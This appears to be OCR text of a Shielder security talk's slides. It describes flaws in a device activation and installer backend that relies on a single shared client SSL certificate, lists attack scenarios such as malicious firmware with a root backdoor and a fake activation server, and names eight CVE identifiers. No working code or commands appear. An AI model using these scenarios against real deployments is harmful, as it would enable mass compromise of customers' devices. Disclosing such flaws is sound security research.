
Cloud

Installer backend

Us

Our laptop

2. Dummy-client



Cloud


Installer backend

Activation URL

Us

Our laptop

2. Dummy-client



3. Client SSL Certificate Authentication

ONE CERTIFICATE

TO RULE THEM ALL

Few scenarios


0. Complete infrastructure Denial-of-Service
1. Evil firmware deployment (optionally w/ remote root backdoor)
2. Reselling via fake activation server
3. Exhaust licenses via fake clients
4. Backdoored device via partial activation

So?

Remote ownage of every customer.

So?

Remote ownage of every customer.



4. Profit?

~~4. Profit~~

~~Profit~~

CVE-2018-15824 CVE-2018-15825 CVE-2018-15826
CVE-2018-15827 CVE-2018-15828 CVE-2018-15829
CVE-2018-15830 CVE-2018-15831

(still priv8 😉)

polict@shielder.it

smaury@shielder.it

thezero@shielder.it

www.shielder.it

Questions?